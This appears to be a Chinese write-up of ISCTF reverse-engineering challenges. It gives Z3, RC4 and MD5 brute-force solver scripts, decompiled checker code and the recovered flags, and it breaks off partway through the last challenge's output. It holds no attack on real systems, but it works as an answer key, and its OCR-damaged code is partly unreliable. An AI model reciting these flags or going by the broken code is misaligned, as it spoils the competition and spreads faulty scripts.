ISCTFwp

RE

ezzz_math

在第一个函数即可看到方程

```
BOOL __cdecl sub_401000(char *a1)
{
  char v1; // t1
  char v2; // t1
  char v3; // t1
  char v4; // t1
  BOOL v6; // [esp+0h] [ebp-4h]

  v6 = 94 * a1[22]
     + 74 * a1[21]
     + 70 * a1[19]
     + 12 * a1[18]
     + 20 * a1[16]
     + 62 * a1[12]
     + 82 * a1[10]
     + 7 * a1[7]
     + 63 * a1[6]
     + 18 * a1[5]
     + 58 * a1[4]
     + 94 * a1[2]
     + 77 * *a1
     - 43 * a1[1]
     - 37 * a1[3]
     - 97 * a1[8]
     - 23 * a1[9]
     - 86 * a1[11]
     - 6 * a1[13]
     - 5 * a1[14]
     - 79 * a1[15]
     - 63 * a1[17]
     - 93 * a1[20] == 20156
    && 87 * a1[22]
     + 75 * a1[21]
     + 73 * a1[15]
     + 67 * a1[14]
     + 30 * a1[13]
     + (a1[11] << 6)
     + 35 * a1[9]
     + 91 * a1[7]
     + 91 * a1[5]
     + 34 * a1[3]
     + 74 * *a1
     - 89 * a1[1]
     - 72 * a1[2]
     - 76 * a1[4]
     - 32 * a1[6]
     - 97 * a1[8]
     - 39 * a1[10]
     - 23 * a1[12]
```

解密脚本如下

from z3 import *

def solve_flag():
  # 创建23个整数变量
  x = [Int(f'x_{i}') for i in range(23)]

```
s = Solver()

# 添加约束：字符应该是可打印的ASCII字符（32-126）
for i in range(23):
    s.add(x[i] >= 32)
    s.add(x[i] <= 126)

# 修正后的23个方程（使用Z3的位操作函数）

# 方程1
s.add(94*x[22] + 74*x[21] + 70*x[19] + 12*x[18] + 20*x[16] + 62*x[12] +
      82*x[10] + 7*x[7] + 63*x[6] + 18*x[5] + 58*x[4] + 94*x[2] + 77*x[0] -
      43*x[1] - 37*x[3] - 97*x[8] - 23*x[9] - 86*x[11] - 6*x[13] - 5*x[14] -
      79*x[15] - 63*x[17] - 93*x[20] == 20156)

# 方程2 - 修正：使用Z3的位移函数
s.add(87*x[22] + 75*x[21] + 73*x[15] + 67*x[14] + 30*x[13] + x[11]*64 +  # 改为乘法，因为 << 6 等于 * 64
      35*x[9] + 91*x[7] + 91*x[5] + 34*x[3] + 74*x[0] - 89*x[1] - 72*x[2] -
      76*x[4] - 32*x[6] - 97*x[8] - 39*x[10] - 23*x[12] + 8*x[16] - 98*x[17] -
      4*x[18] - 80*x[19] - 83*x[20] == 7183)

# 方程3
s.add(51*x[21] + 22*x[20] + 15*x[19] + 51*x[17] + 96*x[12] + 34*x[7] +
      77*x[5] + 59*x[2] + 89*x[1] + 92*x[0] - 85*x[3] - 50*x[4] - 51*x[6] -
      75*x[8] - 40*x[10] - 4*x[11] - 74*x[13] - 98*x[14] - 23*x[15] -
      14*x[16] - 92*x[18] - 7*x[22] == -7388)

# 方程4
s.add(61*x[22] + 72*x[21] + 28*x[20] + 55*x[18] + 20*x[17] + 13*x[14] +
      51*x[13] + 69*x[12] + 10*x[11] + 95*x[10] + 43*x[9] + 53*x[8] +
      76*x[7] + 25*x[6] + 9*x[5] + 10*x[4] + 98*x[1] + 70*x[0] - 22*x[2] +
      2*x[3] - 49*x[15] + 4*x[16] - 77*x[19] == 69057)

# 方程5
s.add(7*x[22] + 21*x[16] + 22*x[13] + 55*x[9] + 66*x[8] + 78*x[5] +
      10*x[3] + 80*x[1] + 65*x[0] - 20*x[2] - 53*x[4] - 98*x[6] + 8*x[7] -
      78*x[10] - 94*x[11] - 93*x[12] - 18*x[14] - 48*x[15] - 9*x[17] -
      73*x[18] - 59*x[19] - 68*x[20] - 74*x[21] == -31438)

# 方程6
s.add(33*x[19] + 78*x[15] + 66*x[10] + 3*x[9] + 43*x[4] + 24*x[3] +
      3*x[2] + 27*x[0] - 18*x[1] - 46*x[5] - 18*x[6] - x[7] - 33*x[8] -
      50*x[11] - 23*x[12] - 37*x[13] - 45*x[14] + 2*x[16] - x[17] -
      60*x[18] - 87*x[20] - 72*x[21] - 6*x[22] == -26121)

# 方程7
```

```
s.add(31*x[20] + 80*x[18] + 34*x[17] + 34*x[15] + 38*x[14] + 53*x[13] +
      35*x[12] + 82*x[9] + 27*x[8] + 80*x[7] + 46*x[6] + 18*x[4] + 5*x[1] +
      98*x[0] - 12*x[2] - 9*x[3] - 57*x[5] - 46*x[10] - 31*x[11] - 68*x[16] -
      94*x[19] - 93*x[21] - 15*x[22] == 26005)

# 方程8
s.add(81*x[21] + 40*x[20] + 34*x[19] + 94*x[18] + 98*x[17] + 11*x[14] +
      63*x[13] + 95*x[12] + 43*x[11] + 99*x[10] + 29*x[9] + 81*x[6] +
      72*x[5] + 54*x[3] + 21*x[0] - 26*x[1] - 90*x[2] - 15*x[4] - 54*x[7] -
      12*x[8] - 38*x[15] - 15*x[16] - 56*x[22] == 57169)

# 方程9
s.add(71*x[18] + 39*x[17] + 73*x[15] + 14*x[14] + 56*x[12] + 56*x[10] +
      27*x[9] + 68*x[7] + 39*x[6] + 26*x[5] + 40*x[4] + 24*x[3] + 11*x[2] +
      14*x[1] + 94*x[0] - 10*x[8] - 11*x[11] - 63*x[13] - 39*x[16] -
      14*x[19] - 17*x[20] - 23*x[21] - 7*x[22] == 40024)

# 方程10 - 修正：使用乘法代替位移
s.add(x[22]*64 + 80*x[21] + 89*x[20] + 70*x[19] + 66*x[18] + 55*x[17] +  # x[22]
<< 6 改为 x[22]*64
      16*x[16] + 84*x[13] + 48*x[12] + 11*x[7] + 32*x[5] + 99*x[0] -
      26*x[1] - 91*x[2] - 96*x[3] - 63*x[4] - 67*x[6] - 72*x[8] + 4*x[9] -
      84*x[10] - 81*x[11] - 80*x[14] - 98*x[15] == 432)

# 方程11
s.add(x[21] + 41*x[17] + 46*x[12] + 44*x[9] + 63*x[0] - 73*x[1] - 43*x[2] +
      4*x[3] - 37*x[4] - 54*x[5] - 58*x[6] - 95*x[7] - 2*x[8] - 37*x[10] -
      5*x[11] + 2*x[13] - 46*x[14] - 27*x[15] - 19*x[16] - 78*x[18] -
      51*x[19] - 82*x[20] - 59*x[22] == -57338)

# 方程12
s.add(10*x[22] + 58*x[18] + 16*x[17] + 69*x[16] + 6*x[15] + 5*x[12] +
      87*x[7] + 47*x[5] + 91*x[4] + 54*x[2] + 21*x[1] + 52*x[0] - 76*x[3] -
      96*x[6] - 27*x[8] - 43*x[9] - 15*x[10] - 35*x[11] - 53*x[13] + 4*x[14] -
      83*x[19] - 68*x[20] - 18*x[21] == 1777)

# 方程13
s.add(66*x[22] + 92*x[21] + 29*x[20] + 42*x[19] + 55*x[14] + 72*x[13] +
      40*x[12] + 31*x[10] + 88*x[9] + 61*x[8] + 59*x[7] + 35*x[6] + 16*x[3] +
      24*x[1] + 60*x[0] - 55*x[2] - 8*x[4] - 7*x[5] - 17*x[11] - 25*x[15] -
      22*x[16] - 10*x[17] - 59*x[18] == 47727)

# 方程14
s.add(3*x[21] + 54*x[18] + 6*x[15] + 93*x[14] + 74*x[10] + 6*x[7] + 98*x[4] +
      65*x[3] + 84*x[2] + 18*x[1] + 35*x[0] - 29*x[5] - 40*x[6] - 35*x[8] +
      8*x[9] - 15*x[11] - 4*x[12] - 83*x[16] - 74*x[17] - 72*x[19] -
      53*x[20] - 31*x[22] == 6695)

# 方程15
s.add(45*x[20] + 14*x[19] + 76*x[18] + 17*x[16] + 86*x[14] + 28*x[11] +
      19*x[5] + 46*x[1] + 75*x[0] - 12*x[2] - 27*x[3] - 66*x[4] - 27*x[6] -
      32*x[7] - 69*x[8] - 31*x[9] - 65*x[10] - 54*x[12] - 6*x[13] + 2*x[15] -
      10*x[17] - 89*x[21] - 16*x[22] == -3780)

# 方程16
s.add(62*x[21] + 74*x[20] + 28*x[18] + 7*x[17] + 74*x[16] + 45*x[15] +
```

```
      57*x[14] + 34*x[11] + 85*x[10] + 98*x[6] + 29*x[4] + 94*x[3] + 51*x[2] +
      85*x[1] - 36*x[5] - x[7] - 3*x[8] - 74*x[9] - 70*x[12] - 68*x[13] -
      3*x[19] + 8*x[22] == 47300)

# 方程17
s.add(22*x[22] + 45*x[21] + 14*x[19] + 32*x[18] + 77*x[17] + 70*x[12] +
      7*x[10] + 99*x[4] + 82*x[0] - 48*x[1] - 40*x[2] - 81*x[3] - 27*x[5] -
      75*x[6] - 79*x[7] - 26*x[8] - 68*x[9] - 57*x[11] - 77*x[13] - 32*x[14] -
      x[15] - 91*x[16] - 14*x[20] == -34153)

# 方程18
s.add(65*x[21] + 13*x[20] + 61*x[17] + 97*x[13] + 24*x[10] + 40*x[5] +
      20*x[0] - 81*x[1] - 17*x[2] - 77*x[3] - 79*x[4] - 45*x[6] - 61*x[7] -
      48*x[8] - 97*x[9] - 49*x[11] - 14*x[12] - 81*x[14] - 20*x[15] -
      27*x[16] - 89*x[18] - 93*x[19] - 46*x[22] == -55479)

# 方程19
s.add(60*x[21] + 70*x[20] + 13*x[15] + 87*x[13] + 76*x[11] + 88*x[9] +
      87*x[3] + 87*x[0] - 97*x[1] - 40*x[2] - 49*x[4] - 23*x[5] - 30*x[6] -
      50*x[7] - 98*x[8] - 21*x[10] - 54*x[12] - 65*x[14] - 80*x[17] -
      28*x[18] - 57*x[19] - 70*x[22] == -20651)

# 方程20 - 修正：使用乘法代替位移
s.add(54*x[20] + 86*x[17] + 92*x[16] + 41*x[15] + 70*x[10] + 9*x[9] + x[8] +
      96*x[7] + 45*x[6] + 78*x[5] + 3*x[4] + 90*x[3] + 71*x[2] + 96*x[0] -
      8*x[1] + 4*x[11] - 55*x[12] - 73*x[13] - 54*x[14] - 89*x[18] -
      x[19]*64 - 67*x[21] + 4*x[22] == 35926)  # x[19] << 6 改为 x[19]*64

# 方程21
s.add(5*x[22] + 88*x[20] + 52*x[19] + 21*x[17] + 25*x[16] + 3*x[13] +
      88*x[10] + 39*x[8] + 48*x[7] + 74*x[6] + 86*x[4] + 46*x[2] + 17*x[0] -
      98*x[1] - 50*x[3] - 28*x[5] - 73*x[9] - 33*x[11] - 75*x[12] - 14*x[14] -
      31*x[15] - 26*x[18] - 52*x[21] == 8283)

# 方程22
s.add(96*x[22] + 85*x[20] + 55*x[19] + 99*x[13] + 19*x[11] + 77*x[10] +
      52*x[9] + 66*x[8] + 96*x[6] + 72*x[4] + 90*x[3] + 60*x[1] + 94*x[0] -
      99*x[2] - 26*x[5] - 94*x[7] - 49*x[12] - 32*x[14] - 54*x[15] - 92*x[16] -
      71*x[17] - 63*x[18] - 23*x[21] == 33789)

# 方程23
s.add(15*x[22] + x[19] + 26*x[17] + 65*x[16] + 80*x[11] + 92*x[8] + 28*x[5] +
      79*x[4] + 73*x[0] - 98*x[1] - 2*x[2] - 70*x[3] - 10*x[6] - 30*x[7] -
      51*x[9] - 77*x[10] - 32*x[12] - 32*x[13] + 8*x[14] + 4*x[15] - 11*x[18] -
      83*x[20] - 85*x[21] == -10455)

# 求解
if s.check() == sat:
    model = s.model()
    # 获取解
    solution = []
    for i in range(23):
        solution.append(model[x[i]].as_long())

    # 反向异或操作（异或0xC）
    flag_chars = []
```

```
    for val in solution:
        flag_chars.append(chr(val ^ 0xC))

    flag = ''.join(flag_chars)
    return flag
else:
    return None
```

执行求解

if **name** == "**main**":
    flag = solve_flag()
    if flag:
        print(f"成功求解！Flag为: {flag}")
    else:
        print("求解失败，请检查方程设置")
结果为 成功求解！Flag为: ISCTF{yR_A_Zzz_Ma5t3R!}

ezpy

exe图标即可判断出这是pyinstaller打包而来，使用pyinstxtractor解包得到extracted文件夹，让人意想不到的是里面的ezpy.pyc无法通过常规uncompyle或者decompyle反编译

```
C:\WINDOWS\system32\cmd.
C:\Users\1>python
Python 3.13.7 (tags/v3.13.7:bcee1c3, Aug 14 2025, 14:15:11) [MSC v.1944 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> # disassemble.py
... import dis
... import marshal
... import types
...
... with open(r"C:\Users\1\Desktop\ezpy_memory_fixed.pyc", "rb") as f:
...     f.read(16)  # 跳过头部
...     code_obj = marshal.load(f)
...
... print("=== 反汇编结果 ===")
... dis.dis(code_obj)
...
... print("\n=== 常量表 ===")
... for i, const in enumerate(code_obj.co_consts):
...     print(f"  {i}: {const}")
...
... print("\n=== 名称表 ===")
... for i, name in enumerate(code_obj.co_names):
...     print(f"  {i}: {name}")
...
... print("\n=== 变量名表 ===")
... for i, var in enumerate(code_obj.co_varnames):
...     print(f"  {i}: {var}")
...
=== 反汇编结果 ===
   0           RESUME                   0

   1           NOP

   2   L1:     LOAD_CONST               0 (0)
               LOAD_CONST               1 (('check',))
               IMPORT_NAME              0 (mypy)
               IMPORT_FROM              1 (check)
               STORE_NAME               1 (check)
               POP_TOP

   8   L2:     LOAD_CONST               4 (<code object main at 0x000002131389CC00, file "ezpy.py", line 8>)
               MAKE_FUNCTION
               STORE_NAME               5 (main)
```

```
C:\WINDOWS\system32\cmd.
  9           LOAD_GLOBAL              1 (input + NULL)
              LOAD_CONST               1 ('Please input your flag: ')
              CALL                     1
              LOAD_ATTR                3 (strip + NULL|self)
              CALL                     0
              STORE_FAST               0 (user_input)

 11           LOAD_GLOBAL              5 (check + NULL)
              LOAD_FAST                0 (user_input)
              CALL                     1
              TO_BOOL
              POP_JUMP_IF_FALSE       12 (to L1)

 12           LOAD_GLOBAL              7 (print + NULL)
              LOAD_CONST               2 ('Correct!')
              CALL                     1
              POP_TOP
              RETURN_CONST             0 (None)

 14   L1:     LOAD_GLOBAL              7 (print + NULL)
              LOAD_CONST               3 ('Wrong!')
              CALL                     1
              POP_TOP
              RETURN_CONST             0 (None)

=== 常量表 ===
  0: 0
  1: ('check',)
  2: Error: Cannot import mypy module
  3: 1
  4: <code object main at 0x000002131389CC00, file "ezpy.py", line 8>
  5: __main__
  6: None

=== 名称表 ===
  0: mypy
  1: check
  2: ImportError
  3: print
  4: exit
  5: main
  6: __name__
```

通过脚本直接看关键信息，于是将extracted文件夹里的mypy.pyd放入ida分析，

```
001                 db    0
002 aMypy           db 'mypy',0             ; DATA XREF: .data:000000036F4D3048↑o
007 aRc4FlagChecker db 'RC4 flag checker module',0
007                                         ; DATA XREF: .data:000000036F4D3050↑o
01F aCheck          db 'check',0            ; DATA XREF: .data:off_36F4D30A0↑o
025 aCheckIfTheFlag db 'Check if the flag is correct',0
025                                         ; DATA XREF: .data:000000036F4D30B8↑o
042                 align 10h
050 ; _BYTE byte_36F4D4050[48]
050 byte_36F4D4050  db 1Dh, 0D5h, 38h, 33h, 0AFh, 0B5h, 51h, 0F3h, 2Ch, 6Bh
050                                         ; DATA XREF: sub_36F4D1519+C2↑o
050                 db 6Eh, 0FEh, 41h, 24h, 43h, 0D2h, 71h, 0CFh, 0A4h, 4Ch
050                 db 0E3h, 2 dup(9Ah), 0B5h, 31h, 17h dup(0)
080 off_36F4D4080   dq offset TlsCallback_0 ; DATA XREF: .rdata:off_36F4D4280↓o
088                 align 20h
0A0 TlsDirectory    dq offset TlsStart
0A8 TlsEnd_ptr      dq offset TlsEnd
0B0 TlsIndex_ptr    dq offset TlsIndex
0B8 TlsCallbacks_ptr dq offset TlsCallbacks
0C0 TlsSizeOfZeroFill dd 0
```

```
__m128i *__fastcall sub_36F4D1519(__int64 a1, __int64 a2)
{
  char *v2; // rsi
  _BYTE *v3; // rbx
  char *v5; // rax
  int v6; // eax
  __int64 v7; // rax
  char v8[8]; // [rsp+26h] [rbp-132h]
  char v9; // [rsp+30h] [rbp-128h]
  char *Str; // [rsp+138h] [rbp-20h]

  strcpy(v8, "ISCTF2025");
  if ( !(unsigned int)PyArg_ParseTuple(a2, &unk_36F4D4000, &Str) )
    return 0i64;
  v2 = Str;
  v3 = (_BYTE *)Py_FalseStruct;
  if ( (unsigned int)strlen(Str) == 25 )
  {
    v5 = (char *)malloc(0x19ui64);
    v3 = v5;
    if ( v5 )
    {
      *(__m128i *)v5 = _mm_loadu_si128((const __m128i *)v2);
      *(__m128i *)(v5 + 9) = _mm_loadu_si128((const __m128i *)(v2 + 9));
      v6 = strlen(v8);
      sub_36F4D1430((__int64)&v9, (__int64)v8, v6);
      sub_36F4D149C((__int64)&v9, v3, 25);
      v7 = 0i64;
      while ( v3[v7] == byte_36F4D4050[v7] )
      {
        if ( ++v7 == 25 )
        {
          free(v3);
          return (__m128i *)Py_TrueStruct;
        }
      }
      free(v3);
      v3 = (_BYTE *)Py_FalseStruct;
    }
    else
    {
      PyErr_NoMemory();
    }
```

rc4加密，密钥为ISCTF2025，解密脚本如下

```
def rc4_decrypt(key, ciphertext):
    """RC4解密函数（加密解密相同）"""
    # 密钥调度算法
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
```

```
    S[i], S[j] = S[j], S[i]
```

```
# 伪随机生成算法
i = j = 0
plaintext = []
for byte in ciphertext:
    i = (i + 1) % 256
    j = (j + S[i]) % 256
    S[i], S[j] = S[j], S[i]
    k = S[(S[i] + S[j]) % 256]
    plaintext.append(byte ^ k)

return bytes(plaintext)
```

密文数据

```
ciphertext = bytes([
    0x1D, 0xD5, 0x38, 0x33, 0xAF, 0xB5, 0x51, 0xF3,
    0x2C, 0x6B, 0x6E, 0xFE, 0x41, 0x24, 0x43, 0xD2,
    0x71, 0xCF, 0xA4, 0x4C, 0xE3, 0x9A, 0x9A, 0xB5, 0x31
])
```

使用密钥 "ISCTF2025"

```
key = b"ISCTF2025"

print("开始RC4解密...")
print(f"密钥: {key}")
print(f"密文长度: {len(ciphertext)} 字节")
```

解密

```
decrypted = rc4_decrypt(key, ciphertext)
print(f"解密结果 (原始字节): {decrypted.hex()}")
```

尝试解码为字符串

```
try:
    text = decrypted.decode('utf-8')
    print(f"解密文本 (UTF-8): {text}")
except:
    try:
        text = decrypted.decode('ascii')
        print(f"解密文本 (ASCII): {text}")
    except:
        # 显示原始字节和可打印字符
        text = ''.join(chr(b) if 32 <= b < 127 else f'\x{b:02x}' for b in decrypted)
        print(f"解密结果 (混合): {text}")
```

检查是否为flag格式

if b'isctf{' in decrypted.lower() or b'flag{' in decrypted.lower():
    print("🎉 发现flag格式!")


```
# 提取flag内容
```

    flag_text = decrypted.decode('ascii', errors='ignore')
    print(f"Flag: {flag_text}")

Flag: ISCTF{Y0U_GE7_7HE_PYD!!!}

MysteriousStream

在Linux里执行chanllenge




得到flagISCTF{Y0u_a2e_2eally_a_1aby2inth_master}

ELF

Please input your flag:AAAAAAAAAAAA
Length Wrong!!!
Traceback (most recent call last):
  File "main.py", line 10, in
NameError: name 'exit' is not defined
[PYI-5075:ERROR] Failed to execute script 'main' due to unhandled exception!

这是在linux里运行的结果，提示我们这是打包的python脚本，于是解包



使用在线反编译pyc网站反编译文件夹里的main.pyc得到如下代码

Visit https://www.lddgo.net/string/pyc-compile-decompile for more information

Version : Python 3.10

```
import base64
import hashlib
import random
flag =
'8d13c398b72151b1dad78762553dbbd59dba9b0b2330b03b401ea4f2a6d4731d479220fe900b520f
6b4753667fe1cdf9eff8d3b833a0013c4083fa1ad27d056486702bda245f3c1aa0fbf84b237d8f2dec9
a80791fe66625adfe3669419a104cbb67293eaada20f79cebf69d84d326025dd35dec09a2c97ad838e
fa5beba9e72'
YourInput = input('Please input your flag:')
enc = ''
if len(YourInput) != 24:
    print('Length Wrong!!!')
    exit(0)

def Rep(hash_data):
    random.seed(161)
    result = list(hash_data)
    for i in range(len(result) - 1, 0, -1):
        swap_index = random.randint(0, i)
        result[i] = result[swap_index]
        result[swap_index] = result[i]
    return ''.join(result)

for i in range(len(YourInput) // 3):
    c2b = base64.b64encode(YourInput[i * 3:(i + 1) * 3].encode('utf-8'))
    hash = hashlib.md5(c2b).hexdigest()
    enc += Rep(hash)
```

if enc == flag:
    print('Your are win!!!')
    return None
None('Your are lose!!!')

解密脚本如下
import base64
import hashlib
import random

def Rep(hash_data):
    """正确的置换函数"""
    random.seed(161)
    result = list(hash_data)
    for i in range(len(result) - 1, 0, -1):
        swap_index = random.randint(0, i)
        result[i], result[swap_index] = result[swap_index], result[i]
    return ''.join(result)

def reverse_Rep(permuted_hash):
    """逆向置换函数 - 修复版"""
    random.seed(161)
    n = len(permuted_hash)

```
# 记录正向置换的每一步
swaps = []
indices = list(range(n))
for i in range(n - 1, 0, -1):
    swap_index = random.randint(0, i)
    swaps.append((i, swap_index))
    indices[i], indices[swap_index] = indices[swap_index], indices[i]

# 逆向应用交换（从最后一步开始反向）
result = list(permuted_hash)
for i, swap_index in reversed(swaps):
    result[i], result[swap_index] = result[swap_index], result[i]

return ''.join(result)
```

target_flag =
'8d13c398b72151b1dad78762553dbbd59dba9b0b2330b03b401ea4f2a6d4731d479220fe900b520f6b4753667fe1cdf9eff8d3b833a0013c4083fa1ad27d056486702bda245f3c1aa0fbf84b237d8f2dec9a80791fe66625adfe3669419a104cbb67293eaada20f79cebf69d84d326025dd35dec09a2c97ad838efa5beba9e72'

测试逆向函数是否正确

print("测试逆向函数...")
test_md5 = "a" * 32
permuted = Rep(test_md5)
reversed_md5 = reverse_Rep(permuted)
print(f"原始: {test_md5}")

print(f"置换后: {permuted}")
print(f"逆向: {reversed_md5}")
print(f"逆向是否正确: {test_md5 == reversed_md5}")

逆向目标flag

target_md5s = [target_flag[i*32:(i+1)*32] for i in range(8)]
original_md5s = [reverse_Rep(md5) for md5 in target_md5s]

print("\n逆向得到的原始MD5值:")
for i, md5 in enumerate(original_md5s):
    print(f"组{i+1}: {md5}")

现在暴力破解

print("\n开始暴力破解...")

def brute_force_group(target_md5, group_num):
    """暴力破解一组3个字符"""
    found = []

```
# 先尝试ASCII可打印字符
for c1 in range(32, 127):
    for c2 in range(32, 127):
        for c3 in range(32, 127):
            test_str = chr(c1) + chr(c2) + chr(c3)
            test_b64 = base64.b64encode(test_str.encode()).decode()
            test_md5 = hashlib.md5(test_b64.encode()).hexdigest()

            if test_md5 == target_md5:
                found.append(test_str)
                print(f"组{group_num} 找到: '{test_str}' -> base64: {test_b64}")

return found
```

破解每一组

all_found = []
for i, target_md5 in enumerate(original_md5s):
    print(f"\n破解第{i+1}组 MD5: {target_md5}")
    found = brute_force_group(target_md5, i+1)
    if found:
        all_found.append(found[0]) # 取第一个找到的
        print(f"✓ 第{i+1}组破解成功: {found[0]}")
    else:
        all_found.append(None)
        print(f"✗ 第{i+1}组破解失败")

如果全部找到，验证结果

if all(None not in all_found):
    final_flag = ''.join(all_found)
    print(f"\n🎉 最终flag: {final_flag}")

```
# 验证
enc = ''
for part in all_found:
    c2b = base64.b64encode(part.encode()).decode()
    hash_val = hashlib.md5(c2b.encode()).hexdigest()
    enc += Rep(hash_val)

print(f"验证结果: {enc == target_flag}")
if enc == target_flag:
    print("✓ Flag验证成功!")
    print(f"请在程序中输入: {final_flag}")
```

else:
    print(f"\n部分破解结果: {all_found}")

```
# 尝试手动推理缺失的部分
known_parts = [p if p else "???" for p in all_found]
print(f"当前结果: {''.join(known_parts)}")
```

特别检查前两组（可能是ISCTF{）

print("\n特别检查常见flag格式...")
test_cases = [
    "ISC", "TF{", "fla", "g{", "ctf", "{",
    "ISCTF", "flag", "CTF", "ctf"
]

for test in test_cases:
    if len(test) == 3:
        test_b64 = base64.b64encode(test.encode()).decode()
        test_md5 = hashlib.md5(test_b64.encode()).hexdigest()
        for i, target in enumerate(original_md5s):
            if test_md5 == target:
                print(f"匹配: '{test}' -> 组{i+1}")

得到破解第1组 MD5: 55d92b8b71bb1575cd38da27863d3d11
组1 找到: 'ISC' -> base64: SVND
✓ 第1组破解成功: ISC

破解第2组 MD5: ba4033b73b230de691d94024afb1adb0
组2 找到: 'TF{' -> base64: VEZ7
✓ 第2组破解成功: TF{

破解第3组 MD5: 576f0dec0990297f2fe41b63560427fb
组3 找到: 'NO7' -> base64: Tk83
✓ 第3组破解成功: NO7

破解第4组 MD5: 0d4ba5803f331432d67ed0aaf1388fc0
组4 找到: '_3x' -> base64: XzN4
✓ 第4组破解成功: _3x


破解第5组 MD5: 32ad5fa84721cdb32278d0b8f4bf06af
组5 找到: '3_i' -> base64: M19p
✓ 第5组破解成功: 3_i

破解第6组 MD5: 64a7e091f9126ce1849ead96360fac56
组6 找到: '5_3' -> base64: NV8z
✓ 第6组破解成功: 5_3

